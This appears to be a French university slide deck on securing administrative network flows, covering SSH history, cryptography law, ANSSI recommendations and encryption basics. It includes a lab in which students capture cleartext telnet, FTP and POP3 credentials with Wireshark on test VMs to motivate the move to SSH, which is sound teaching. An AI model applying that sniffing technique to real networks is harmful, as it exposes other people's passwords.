Sécurité des flux d'administration

10/02/2023

- 0- Ressources
- 1- La problématique
- 2- SSH
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application SSHv1 vs SSHv2
 - 2-3 Authentification
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- 3- Synchronisation de fichiers : rsync
- 5-Attaque MITM et sécurisation
- 6-Conclusion

- 0- Ressources
- 1- La problématique
- 2- SSH
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application SSHv1 vs SSHv2
 - 2-3 Authentification
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- 3- Synchronisation de fichiers : rsync
- 5-Attaque MITM et sécurisation
- 6-Conclusion

- 0- Ressources
- 1- La problématique
- 2- SSH
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application SSHv1 vs SSHv2
 - 2-3 Authentification
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- 3- Synchronisation de fichiers : rsync
- 5-Attaque MITM et sécurisation

6-Conclusion

Pratique



Pratique

Ressources

Recommandations relatives à l'administration sécurisée des systèmes d'information – ANSSI- PA-022 11/05/2021

https://www.ssi.gouv.fr/guide/securiser-ladministration-des-systemes-dinformation/


Note technique Recommandations pour un usage sécurisé d'(Open)SSH DAT-NT-007/ANSSI/SDE/NP 17/08/2015

https://www.ssi.gouv.fr/administration/guide/recommandations-pour-un-usage-securise-dopenssh/

The Secure Shell (SSH) Protocol Architecture - RFC 4251 - Jan 2006 The Secure Shell (SSH) Transport Layer Protocol - RFC 4253 - Jan 2006 The Secure Shell (SSH) Authentication Protocol - RFC 4252 - Jan 2006 The Secure Shell (SSH) Connection Protocol - RFC 4254 - Jan 2006







R

Ressources


SSH, The Secure Shell: The Definitive Guide, 2nd Edition by Daniel J. Barrett, Richard E. Silverman, Robert G. Byrnes


Ed O'Reilly Media, Inc. - 2005

ISBN: 9780596008956



https://nvlpubs.nist.gov/nistpubs/ir/2015/nist.ir.7966.pdf







R

- 0- Ressources
- 1- La problématique
- 2- SSH
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application
 - 2-3 Authentification
 - 2-4 Usage
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- 3- Synchronisation de fichiers : rsync
- 4- Conclusion

La problématique










B0B


- 1- Ouverture des sessions utiliateurs
 - Lancer VirtualBox et démarrer les VM client01, eve, serveur01
 - Sur la VM client01 ouvrir une session utilisateur alice et lancer un terminal


- 1- Ouverture des sessions utiliateurs
 - Lancer VirtualBox et démarrer les VM client01, eve, serveur01
 - Sur la VM client01 ouvrir une session utilisateur alice et lancer un terminal


Mot de passe un peu pénible ?

https://xkcd.com/936/















THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

- 1- Ouverture des sessions utiliateurs
 - Lancer VirtualBox et démarrer les VM client01, eve, serveur01
 - Sur la VM client01 ouvrir une session utilisateur alice et lancer un terminal

Mot de passe très pénible?



140 / دــ

- 1- Ouverture des sessions utiliateurs
 - Lancer VirtualBox et démarrer les VM client01, eve, serveur01
 - Sur la VM client01 ouvrir une session utilisateur alice et lancer un terminal
 - Sur la VM eve ouvrir une session utilisateur eve et lancer Wireshark interface enp0s8
 Follow TCP Stream / tcp.stream eq 0
- 2- Depuis client01, effecter un

telnet serveur01

Observer depuis eve

3- Depuis client01, effecter un

ftp serveur01

Utilisateur anonymous / Pass <votre email>

4- Depuis client01, effecter un

telnet serveur01 pop3

USER bob PASS ******* LIST TOP 1 15 TOP 2 15 OUIT

La problématique



R2 : SSH doit être utilisé en lieu et place de protocoles historiques (TELNET, RSH, RLOGIN) pour des accès shell distants .

R3 : Les serveurs d'accès distants TELNET, RSH, RLOGIN doivent être désinstallés du système .

R4 : SCP ou SFTP doivent être utilisés en lieu et place de protocoles historiques (RCP, FTP) pour du transfert ou du téléchargement de fichiers.

/ 140

- 0- Ressources
- 1- La problématique
- 2- SSH
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application
 - 2-3 Authentification
 - 2-4 Usage
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- 3- Synchronisation de fichiers : rsync
- 4- Conclusion





Source https://www.ssh.com

Le piratage du réseau de l'Université avec une écoute du réseau permet aux pirates de consituer une base de données de mots de passe.

1995 Création de SSH Communications Security "SSH grants licenses free-of-charge to universities for the use of SSH Secure Shell among staff, faculty membersand students"

SSH-1 1995 **OpenSSH** 1999

Juin 2000 Novembre 2000 **Ecriture par développeurs OpenBSD**

OpenSSH 2.0 intégré dans OpenBSD 2.7 sftp



Evolution de la législation en France :

- → fev 1998 : autorisation nécessaire pour tout emploi de mécanisme de chiffrement.
- \rightarrow 23 mars 1998 : l'usage de logiciel à clé de chiffrement d'une entropie supérieure à 2⁴⁰ est libre sous condition de déclaration et d'enregistrement auprès du SCSSI.
- → 17 mars 1999 : cette mesure passe aux algorithmes à clef 2¹²⁸.

Evolution de la législation en France :

- → fev 1998 : autorisation nécessaire pour tout emploi de mécanisme de chiffrement.
- \rightarrow 23 mars 1998 : l'usage de logiciel à clé de chiffrement d'une entropie supérieure à 2⁴⁰ est libre sous condition de déclaration et d'enregistrement auprès du SCSSI.
- → 17 mars 1999 : cette mesure passe aux algorithmes à clef 2¹²⁸.

Mais par défaut SSH v1.5 utilise le chiffrement 3-DES considéré comme un chiffrement sur 168 bits.

Le SSH 1.5 prévoit que le 3-DES est l'algorithme commun. Il n'est pas négocié, et il est le repli obligatoire en cas d'échec d'un autre algorithme : il est impossible à supprimer.

La distribution Unix standard comporte également Blowfish qui utilise des clés 256 bits.

SSH-1 1995 OpenSSH 1999

SSF 2000



« SSF est une adaptation de la suite publique « SSH Unix », destinée à l'usage sur le territoire français en conformité avec la législation française concernant la cryptologie. SSF-128 esst un produit dont la taille de l'espace de clé est limitée à 2¹²⁸ et dont l'usage est libre (les utilisateurs n'ont aucune démarche à effectuer).

Il a fait l'objet de la déclaration n°9908271 auprès du SSCI.»

SSCI Service central de la sécurité des systèmes d'informations 2002 DCSSI Direction centrale de la sécurité des systèmes d'informations 2009 ANSSI Autorité nationale de sécurité des systèmes d'information 140

Evolution de la législation en France :

- → fev 1998 : autorisation nécessaire pour tout emploi de mécanisme de chiffrement.
- \rightarrow 23 mars 1998 : l'usage de logiciel à clé de chiffrement d'une entropie supérieure à 2⁴⁰ est libre sous condition de déclaration et d'enregistrement auprès du SCSSI.
- → 17 mars 1999 : cette mesure passe aux algorithmes à clef 2¹²⁸.
- → 21 juin 2004 : L'utilisation des moyens de cryptologie est libre.

Loi n° 2004-575 du 21 juin 2004 pour la confiance dans l'économie numérique (1).

- TITRE III : DE LA SÉCURITÉ DANS L'ÉCONOMIE NUMÉRIQUE
 - Chapitre Ier : Moyens et prestations de cryptologie.
 - Section 1 : Utilisation, fourniture, transfert, importation et exportation de moyens de cryptologie.

Article 30

Evolution de la législation en France :

- → fev 1998 : autorisation nécessaire pour tout emploi de mécanisme de chiffrement.
- \rightarrow 23 mars 1998 : l'usage de logiciel à clé de chiffrement d'une entropie supérieure à 2⁴⁰ est libre sous condition de déclaration et d'enregistrement auprès du SCSSI.
- → 17 mars 1999 : cette mesure passe aux algorithmes à clef 2¹²⁸.
- → 21 juin 2004 : L'utilisation des moyens de cryptologie est libre.

Loi n° 2004-575 du 21 juin 2004 pour la confiance dans l'économie numérique (1).

- TITRE III : DE LA SÉCURITÉ DANS L'ÉCONOMIE NUMÉRIQUE
 - Chapitre Ier : Moyens et prestations de cryptologie.
- 2015 : Section 1 : Utilisation, fourniture, transfert, importation et exportation de moyens de cryptologie.
- R7 : L'usage de clef DSA n'est pas recommandé. Limitation OpenSSH à 1024 bits des clefs DSA
- R8 : La taille de clé minimale doit être de 2048 bits pour RSA
- R9 : La taille de clé minimale doit être de 256 bits pour ECDSA 140

SSH-1 1995 OpenSSH 1999 SSF 2000

SSHv2 2006

Network Working Group Request for Comments: 4251 Category: Standards Track T. Ylonen
SSH Communications Security Corp
C. Lonvick, Ed.
Cisco Systems, Inc.
January 2006

```
The Secure Shell (SSH) Protocol Architecture - RFC4251 - Jan 2006
The Secure Shell (SSH) Transport Layer Protocol - RFC 4253 - Jan 2006
The Secure Shell (SSH) Authentication Protocol - RFC 4252 - Jan 2006
The Secure Shell (SSH) Connection Protocol - RFC 4254 - Jan 2006
```

SSH-1 1995 OpenSSH 1999 SSF 2000

SSHv2 2006

R1 : Seule la version 2 du protocole SSH doit être autorisée

Network Working Group T. Ylonen
Request for Comments: 4251 SSH Communications Security Corp
Category: Standards Track C. Lonvick, Ed.
Cisco Systems, Inc.

The Secure Shell (SSH) Protocol Architecture - RFC4251 - Jan 2006
The Secure Shell (SSH) Transport Layer Protocol - RFC 4253 - Jan 2006
The Secure Shell (SSH) Authentication Protocol - RFC 4252 - Jan 2006
The Secure Shell (SSH) Connection Protocol - RFC 4254 - Jan 2006

25 / 140

January 2006

Ressources

SSH v2 extension RFC

- RFC4255 (e) Using DNS to Securely Publish SSH Key Fingerprints (SSHFP)
- RFC4256 (e) Generic Message Exchange Authentication (aka "keyboard-interactive")
- RFC4335 (e) SSH Session Channel Break Extension
 RFC4344 SSH Transport Layer Encryption Modes
- RFC4345 (e) Improved Arcfour Modes for the SSH Transport Layer Protocol
- RFC4419 (e) Diffie-Hellman Group Exchange
- RFC4462 (e) GSS-API Authentication and Key Exchange (only authentication implemented)
- RFC4716 SSH Public Key File Format (import and export via ssh-keygen only).
- RFC5656 (e) Elliptic Curve Algorithm Integration in SSH
- RFC6594 (e) SHA-256 SSHFP Resource Records (new in OpenSSH 6.1).
- RFC6668 SHA-2 Data Integrity Algorithms (new in OpenSSH 5.9)
- RFC7479 (e) ED25519 SSHFP Resource Records (new in OpenSSH 6.5).
 RFC8160 IUTF8 Terminal Mode (new in OpenSSH 7.3).
- RFC8270 12/2017 Increase Diffie-Hellman Modulus Size (in OpenSSH 7.1).
- RFC8308 03/2020 Extension Negotiation in the Secure Shell (SSH) Protocol
- RFC8332 03/2018 RSA Keys with SHA-2 256 and 512 (new in OpenSSH 7.2).
- RFC8709 02/2020 Public Key Algorithms (Ed25519 only, new in OpenSSH 6.5).
- RFC8731 02/2020 Key Exchange Method Using Curve25519 and Curve448 (new OpenSSH 7.3).

SSH-1 1995 OpenSSH 1999 SSF 2000 SSHv2 2006



OpenSSH


OpenSSH 8.8 released September 26, 2021

OpenSSH is the premier connectivity tool for remote login with the SSH protocol. It encrypts all traffic to eliminate eavesdropping, connection hijacking, and other attacks. In addition, OpenSSH provides a large suite of secure tunneling capabilities, several authentication methods, and sophisticated configuration options.

OpenSSH is developed by a few developers of the OpenBSD Project and made available under a BSD-style license.


- 0- Ressources
- 1- La problématique
- 2- SSH
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application
 - 2-3 Authentification
 - 2-4 Usage
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- 3- Synchronisation de fichiers : rsync
- 4- Conclusion

Chiffrement asymétrique



clair


Chiffrement asymétrique




Bob


clair


Chiffrement symétrique




Chiffrement symétrique









R6: Il faut s'assurer de la légitimité du serveur contacté avant de poursuivre l'accès. Cela passe par l'authentification préalable de la machine au travers de l'empreinte de sa clé publique, ou d'un certificat validé et vérifié.

R13 : La clé privée ne doit être connue que de l'entité qui cherche à prouver son identité à un tiers, et éventuellement d'une autorité de confiance. Cette clé privée doit être dûment protégée pour éviter la diffusion à une personne non autorisée.

Une solution optimale (rappel)

Chiffrement hybride

Utiliser un chiffrement asymétrique pour transmettre une clé temporaire servant à un chiffrement symétrique.


SSH : Clef de session



